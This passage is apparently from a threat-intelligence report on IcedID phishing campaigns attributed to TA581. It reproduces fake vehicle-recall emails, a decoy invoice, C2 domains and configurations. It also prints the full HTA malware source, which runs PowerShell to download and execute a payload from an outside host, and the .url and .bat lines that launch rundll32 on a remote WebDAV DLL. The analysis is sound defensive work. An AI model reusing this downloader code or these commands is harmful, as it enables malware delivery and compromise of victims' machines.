
Somebody shared the cloud document with you

Please, click the Secure View button to view shared document in the Protected Mode

Double-click this button to open cloud shared document Protected View


Did you know? Microsoft 365, the cloud-based version of Office, combines these best-in-class apps with device management, next-level security, and powerf

Figure 8: OneNote attachment containing the “open” button that hides the HTA file.



```
<html>
<head></head>
<body>
<img src='https://abc.xyz/img/bg-cropped.jpg' id="xt" alt='powershell -Exec Bypass -NoP -C (new-object system.net.webclient).downloadFile' onload='classicOnload()'/>
<a href="#" id="xa" title="rund">K</a>
<a href="#" onclick="alert(1)" id="xz">t</a>


<script>

var gref = ActiveXObject;
var T = String;
var fc = 'fromCharCode';

function string_from_stack_2(){
    return document.getElementById("xt").getAttribute('alt');
}


function createExecution(){
  var o = new gref('WScript.Shell');

  o.run(document.getElementById("xa").getAttribute('title').concat("1132 C:\\Users\\Public\\classic.jpg,PluginInit"));
}


function goDownload(arg){
   var o = new gref('WScript.Shell');
   var c = string_from_stack_2().concat("('http://helthbrotthersg.com/view.png', 'C:\\Users\\Public\\classic.jpg')");
   var k = string_from_stack_2().concat("('https://transfer.sh/get/vpiHmi/invoice.pdf', 'C:\ProgramData\invoice.pdf'); Start-Process 'C:\ProgramData\invoice.pdf'");


   o.run(c,0);
   o.run(k, 0);

}



window[2] = goDownload;

function classicOnload(){
  window.resizeTo(2,7);
  window.moveTo(3466, 3883);
  var szR = 474621;

  for(var i = 0; i < 5; i++){
    try{
      if(window[i].toString().indexOf("go") !== -1){
        document.getElementById("xz").onclick = window[i];
      }
    }catch(e){}
  }

  setTimeout(function(){
    createExecution();
  }, 30000);

  document.getElementById("xz").click();

  setTimeout(function(){
    window.close();
  }, 45000);

}
</script>
</body>
</html>
```

Figure 9: Screenshot of HTA displayed in a text editor.



TD SYNNEX

Remit To:
TD SYNNEX Canada ULC
LB#T10541(+C=CAD/+U=USD)
PO BOX 4388, STN A
Toronto, ON M5W 3S1

Make Cheque Payable To: TD SYNNEX Canada ULC
Please include your customer # and invoice # on your cheque

PURCHASE ORDER	**CUSTOMER #**	**SHIPPED VIA**	**Invoice#**	**DATE**	**F.O.B**
11/23/2022		UPS Standard		01/18/23	FOB Origin
TERMS: B	**Ship Date**	**Ship From**	**Invoice Total**	**Due Date**	
NET 30	01/18/23	Markham 14th Ave	$2,765.74	02/17/23	
Approval #	**Taxable**	**Source**	**Contact Phone #**	**PAGE**	
	Y	Sales Order		1 / 1	

Bill To:
COMPUTER SUPPORT EXPERTS
2133 ROYAL WINDSOR DRIVE# 2
MISSISSAUGA ON L5J 1K5
CA

Ship To:
OBSIDIAN GROUP INC
1770 ARGENTIA ROAD
MISSISSAUGA ON L5N 3S7
CA

Sold To:
COMPUTER SUPPORT EXPERTS
2133 ROYAL WINDSOR DRIVE# 2
MISSISSAUGA ON L5J 1K5
CA

GST REGISTRATION #
QST REGISTRATION #

LN#	QTY	PART NUMBER/DESCRIPTION	SKU #	VENDOR PART #/UPC CODE CUSTOMER PART#	UNIT PRICE	EXT NET PRICE
1	1	LEN-21DE0049US THINKPAD X1 EXM G5 I7-12700H 3.50GHZ 16 SN:	7040487		$2,245.29	$2,245.29
2	2	KIN-KCP548SS8-16 KINGSTON 16GB DDR5 4800MT/S SODIMM	6917341		$96.72	$193.44

Merchandise Total:	$2,438.73	CAD
SHIPPING:	$8.83	CAD
HST:	$318.18	CAD

Comment: Tracking NO:

End User PO:

Invoice Total :	$2,765.74	CAD

For Customer Service inquiry call 1-833-687-2511 or email cshelpca@tdsynnex.com
All sales are subject to TD SYNNEX' standard Terms & Conditions which can be found at SYNNEX.com.

1) Claim for any discrepancy or defective material must be made within 1 week from the date of shipment from TD SYNNEX. No return will be accepted without prior authorization.

2) Statements or description of products, if any, by TD SYNNEX or agents of TD SYNNEX are informational only, and not made or given as a warranty of any kind. TD SYNNEX SELLS THE PRODUCTS WITHOUT ANY EXPRESS OR IMPLIED WARRANTIES OF ANY TYPE AND PARTICULARLY WITHOUT ANY IMPLIED WARRANTY OF MERCHANTABILITY OR NON-INFRINGEMENT. In the event of any product defect or nonconformity, purchaser's sole remedy shall be the repair or replacement of nonconforming goods or, at TD SYNNEX's option, a refund of the purchase price and purchaser shall not be entitled to any incidental, consequential, or special damages of any kind.

3) Customer also agrees to pay such attorney's fees and costs as are actually incurred for the collection of this amount whether or not suit is instituted.

A service charge of 18% per annum or 1.5% per month, interest accrues from the 11th day after the invoice is due, retro active to the 1st day after invoice was due will be assessed on past due amounts.

Figure 10: Benign PDF that appears while malicious activity is running in the background.

The IcedID loader connected to the C2 server and delivered and executed the IcedID core bot if specific conditions were met.

IcedID Loader Configuration:

```
    C2: ehonlionetodo[.]com

    ProjectID: 3954321778
```


IcedID Bot configuration:

```
    {

        "date": "03-06-2023",

        "family": "IcedID Core",

        "comms_cookie": "01",

        "project_id": 3954321778,

        "uri": "/news/",

        "c2s": [

            "renomesolar[.]com",

            "palasedelareforma[.]com",

            "noosaerty[.]com"

]
```

This campaign is attributed to TA581, a threat actor that Proofpoint has been tracking since 2022, and officially designated a TA number in March 2023.

Example 3: IcedID Forked Campaign

Proofpoint observed a campaign with over 200 messages conducted from 20 February to 23 February 2023. This campaign included two different email lures: 1) a recall notice purporting to be from the National Traffic and Motor Vehicle Safety Act; and 2) a violation purporting to be from the U.S. Food and Drug Administration (FDA). The emails contained .URL attachments. A URL file is a shortcut that points to a specific Uniform Resource Locator. If the recipient clicked to open the .URL file, the recipient's default web browser would access the URL contained in the file. If the .URL file was opened it would initiate the download of a batch (.bat) file. The batch file would download and execute an IcedID loader with rundll32 using a non-standard export: "PluginInit".



Recall 2023

○ 黃靖雯 <g891106jammi@gmail.com>

Wednesday, February 22, 2023 at 2:54 PM

To: [redacted] +347 more

Recall_2.22.url
0.1 KB

Dear Owner,
This notice is sent to you in accordance with the National Traffic and Motor Vehicle Safety Act.
Certain 2016-2021 model year vehicles potentially fail to conform to Federal Motor Vehicle Safety Standards. Our records show that you are the owner of a vehicle affected by this action.

List of the affected vehicles is attached to this message

What is the issue? We are determined that certain vehicles contain Narrowtex seatbelts, that does not complain production standards and applicable regulatory requirements, and that
documentation about their build status may be incomplete or could not be verified.


What we will do, and what you need to do.
The recall remedy available to you is vehicle repurchase (buy back).

Lease vehicles and address changes
If you are the lessor and registered owner of the vehicle identified in this
action, the law requires you to forward this letter immediately via firstclass mail to the lessee within ten (10) days of receipt. If you have changed your address or sold the vehicle, please fill out the enclosed prepaid Owner Reply card and mail it to us so we can update our records.

If you still cannot obtain satisfaction, you may file a complaint with: The Administrator, National
Highway Traffic Safety Administration, 1200 New Jersey Avenue, SE., Washington, DC 20590; or
call the toll-free Vehicle Safety Hotline at 1-888-327-4236 (TTY: 1-800-424-9153);

We apologize for any inconvenience this matter may cause; however we are taking this action to
help ensure your safety and continued satisfaction with your vehicle.

Figure 11: Sample email using the motor vehicle safety lure.



Vehicles using Narrowtex Seatbealts Recall Notice

CH ○ Chl Hif <chif55496@gmail.com>

Wednesday, February 22, 2023 at 4:32 PM

To: [redacted] +348 more

Dear Owner,
This notice is sent to you in accordance with the National Traffic and Motor Vehicle Safety Act.
Certain 2016-2021 model year vehicles potentially fail to conform to Federal Motor Vehicle Safety Standards. Our records show that you are the owner of a vehicle affected by this action.

List of the affected vehicles is attached to this message

What is the issue? We are determined that certain vehicles contain Narrowtex seatbelts, that does not complain production standards and applicable regulatory requirements, and that
documentation about their build status may be incomplete or could not be verified.


What we will do, and what you need to do.
The recall remedy available to you is vehicle repurchase (buy back).

Lease vehicles and address changes
If you are the lessor and registered owner of the vehicle identified in this
action, the law requires you to forward this letter immediately via firstclass mail to the lessee within ten (10) days of receipt. If you have changed your address or sold the vehicle, please fill out the enclosed prepaid Owner Reply card and mail it to us so we can update our records.

If you still cannot obtain satisfaction, you may file a complaint with: The Administrator, National
Highway Traffic Safety Administration, 1200 New Jersey Avenue, SE., Washington, DC 20590; or
call the toll-free Vehicle Safety Hotline at 1-888-327-4236 (TTY: 1-800-424-9153);


We apologize for any inconvenience this matter may cause; however we are taking this action to
help ensure your safety and continued satisfaction with your vehicle.

Figure 12: Sample email using motor vehicle/seatbelt safety lure.



```
[InternetShortcut]
URL=file:\\\\94.131.11.141\webdav\Labels_FDA_toCheck.bat
```

Figure 13: URL (.url) attachment displayed in a text editor.



```
start rundll32 \\94.131.11.141\webdav\fda.dll,PluginInit
```

Figure 14: BAT (.bat) file displayed in a text editor.

The IcedID loader connected to the C2 server and delivered and executed the IcedID core bot if specific conditions were met.

IcedID Loader Configuration:

C2: samoloangu[.]com

project ID: 3971099397

IcedID Bot Configuration:

C2: sanoradesert[.]com

C2: steepenmount[.]com

C2: guidassembler[.]com

CommsCookie: 1

